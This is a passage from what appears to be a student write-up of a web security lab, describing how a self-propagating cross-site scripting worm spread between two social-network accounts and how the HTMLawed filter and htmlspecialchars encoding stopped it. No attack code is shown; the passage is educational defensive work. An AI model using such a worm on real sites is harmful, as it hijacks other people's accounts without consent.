


Then we visit Alice’s page and go back to Boby’s page. Now the message is on Boby’s page and Boby is friends with Samy. This means that the work attack worked and both accounts are infected.



**Task 7: Countermeasures**

First we login to the admin account and activate only the HTMLawed. Then we visit Boby, who was a victim of the attack.



When we go to his page, we can see all the code from the attack on the page. The only difference is that the beginning and ending script tags are missing. This means that the attack will not work because without the beginning and ending script tags the code can not copy itself and so the body of the code is displayed under the “About me” section.

The next thing we do is turn on both countermeasures. We do this by uncomment the htmlspecialchars from: text.php, url.php, dropdown.php and email.php.

Now we visit the page of Alice, who is also a victim of the worm attack.

